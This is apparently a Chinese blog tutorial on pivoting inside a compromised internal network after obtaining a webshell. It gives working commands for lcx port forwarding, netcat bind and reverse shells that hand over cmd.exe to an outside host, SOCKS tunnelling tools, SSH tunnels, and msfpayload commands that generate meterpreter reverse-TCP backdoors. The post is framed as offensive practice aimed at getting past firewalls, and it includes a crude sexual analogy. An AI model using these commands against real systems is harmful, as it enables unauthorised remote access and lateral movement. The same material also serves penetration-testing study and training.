
内网渗透之端口转发、内网代理

原创 c00lman 小老弟安全 今天

内网渗透之端口转发、内网代理


大家好，我是c00lman。试想一下，当你拿到了一个网站的webshell，然后提权，建立管理员账户或者破解原有的管理员密码，紧接着开启目标服务器远程桌面，然而他却是处于内网的服务器，（心中默念妈卖批）。如果，你扣扣了脑壳不知道怎么办，这篇文章送给你，助你在内网里遨游，先带你敲开内网的门。

理论上，任何接入互联网的计算机都是可访问的，但是如果目标主机处于内网，而我们又想和该目标主机进行通信的话，就需要借助一些端口转发工具来达到我们的目的。(下图说明一切)



0x01 正向代理、反向代理

先看图



正向代理中，proxy 和 client 同属一个 LAN，对 server 透明；反向代理中，proxy 和 server 同属一个 LAN，对 client 透明。实际上 proxy 在两种代理中做的事都是代为收发请求和响应，不过从结构上来看正好左右互换了下，所以把前者那种代理方式叫做正向代理，后者叫做反向代理。

①正向代理 (Forward Proxy)

Lhost - -》proxy - -》Rhost

Lhost 为了访问到 Rhost，向 proxy 发送了一个请求并且指定目标是 Rhost，然后 proxy 向 Rhost 转交请求并将获得的内容返回给 Lhost，简单来说正向代理就是 proxy 代替了我们去访问 Rhost。

②反向代理（reverse proxy）

Lhost<--->proxy<--->firewall<--->Rhost

Lhost 只向 proxy 发送普通的请求，具体让他转到哪里，proxy 自己判断，然后将返回的数据递交回来，这样的好处就是在某些防火墙只允许 proxy 数据进出的时候可以有效的进行穿透。

③区分

正向代理代理的是客户端，反向代理代理的是服务端，正向代理是我们自己 (Lhost) 戴套 (proxy) 插进去，反向代理是她 (Rhost) 主动通过上位 (proxy) 坐上来(Lhost)。

0x02 LCX转发

①内网机器上执行：lcx.exe –slave 公网 IP + 端口 内网 IP + 端口

例如把内网主机192.168.1.521的 3389 端口转发到具有公网ip主机192.168.1.520的 4444 端口的命令为：

lcx.exe –slave 192.168.1.520 4444 192.168.1.521 3389

②公网主机 上执行 Lcx.exe –listen 公网主机端口1 公网主机端口2

例如监听公网 4444 端口请求，并将 4444 的请求传送给 5555 端口的命令为：

lcx -listen 4444 5555

③Windows 命令行下输入mstsc，即可打开远程桌面连接

如果是在公网主机上操作，计算机那栏只需要输入 127.0.0.1:5555，即可；如果是在本地主机上操作，则输入公网主机ip:5555 ，然后输入用户名和密码，即可连接到内网主机。

④特殊情况

由于防火墙限制，部分端口如3389无法通过防火墙，此时可以将该目标主机的3389端口透传到防火墙允许的其他端口，如53端口，
目标主机上执行：
lcx -tran 53 目标主机ip 3389
这时我们可以直接远程桌面连接到到 目标主机IP:53

0x03 nc反弹

①正向连接

远程主机上执行：
nc -l -p 4444 -t -e cmd.exe
（-t是通过 telnet 模式执行 cmd.exe 程序，可以省略）
本地主机上执行：
nc -vv 远程主机ip 4444
成功后，本地主机就获得了远程主机的一个cmd shell。

②反向连接

在公网主机上进行监听：
nc -lvp 4444
在内网主机上执行：
nc -t -e cmd.exe 公网主机ip 4444
成功后，本地主机就获得了远程主机的一个cmd shell。

0x04 socks 代理工具

常见的 socks 代理工具介绍如下

①Earthworm

EW 是一套便携式的网络穿透工具，具有 SOCKS v5 服务架设和端口转发两大核心功能，可在复杂网络环境下完成网络穿透。该工具能够以“正向”、“反向”、“多级级联”等方式打通一条网络隧道，直达网络深处，用蚯蚓独有的手段突破网络限制，给防火墙松土。工具包中提供了多种可执行文件，以适用不同的操作系统，Linux、Windows、MacOS、Arm-Linux 均被包括其内，强烈推荐使用。

②reGeorg

reGeorg 是 reDuh 的升级版，主要是把内网服务器的端口通过 http/https 隧道转发到本机，形成一个回路。用于目标服务器在内网或做了端口策略的情况下连接目标服务器内部开放端口。它利用 webshell 建立一个 socks 代理进行内网穿透，服务器必须支持 aspx、php 或 jsp 这些 web 程序中的一种。

③sSocks 工具

sSocks 是一个 socks 代理工具套装，可用来开启 socks 代理服务，支持 socks5 验证，支持 IPV6 和 UDP，并提供反向 socks 代理服务，即将远程计算机作为 socks 代理服务端，反弹回本地，极大方便内网的渗透测试。

④SocksCap64

SocksCap64 是一款在 windows 下相当好使的全局代理软件。SocksCap64 可以使 Windows 应用程序通过 SOCKS 代理服务器来访问网络而不需要对这些应用程序做任何修改，即使某些本身不支持 SOCKS 代理的应用程序通过 SocksCap64 之后都可以完美的实现代理访问。

⑤proxychains

Proxychains 是一款在 LINUX 下可以实现全局代理的软件，性能相当稳定可靠。在使任何程序通過代理上网，允許 TCP 和 DNS 通過代理隧道，支持 HTTP、SOCKS4、SOCKS5 類型的代理服务器，支持 proxy chain，即可配置多个代理，同一個 proxy chain 可使用不同类型的代理服务器。

0x05 VPN隧道 / SSH隧道

这种代理方式需要比较高的权限(system/root)直接使用系统功能来开启内网代理的隧道，配置VPN都比较简单，这里不做赘述，我们看一看通过SSH隧道进行代理

```
#!bash
ssh -qTfnN -L port:host:hostport -l user remote_ip   #正向隧道，监听本地port
ssh -qTfnN -R port:host:hostport -l user remote_ip   #反向隧道，用于内网穿透防火墙限制之类
SSH -qTfnN -D port remotehost   #直接进行socks代理
```

参数详解：
-q Quiet mode. 安静模式
-T Disable pseudo-tty allocation. 不占用 shell 了
-f Requests ssh to go to background just before command execution. 后台运行，并推荐加上 -n 参数
-N Do not execute a remote command. 不执行远程命令，端口转发就用它了~
有时候，我们手边没有端口转发的工具，也可以通过ssh来做端口转发

```
#!bash
ssh -CfNg -L port1:127.0.0.1:port2 user@host    #本地转发
ssh -CfNg -R port2:127.0.0.1:port1 user@host    #远程转发
```

0x06 通过HTTP service的代理

简单来说就是在目标服务器上传一个webshell，通过shell来做所有的流量转发到内网，常见的几个工具有reGeorg，meterpreter，tunna等等，甚至直接写一个简单的代理脚本，在自己机器上配置一下nginx直接进行反向代理。这里介绍下meterpreter，msf非常强大，在进行内网渗透的时候不失为一个好的选择，要用它进行代理，可以直接生成一个可执行文件后门，然后返回meterpreter，也可以生成一个webshell来返回meterpreter。

①windows生成后门

```
#!bash
msfpayload windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> X > shell.exe
```

②Linux生成后门

```
#!bash
msfpayload linux/x86/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> R | msfencode -t elf -o shell php后门
```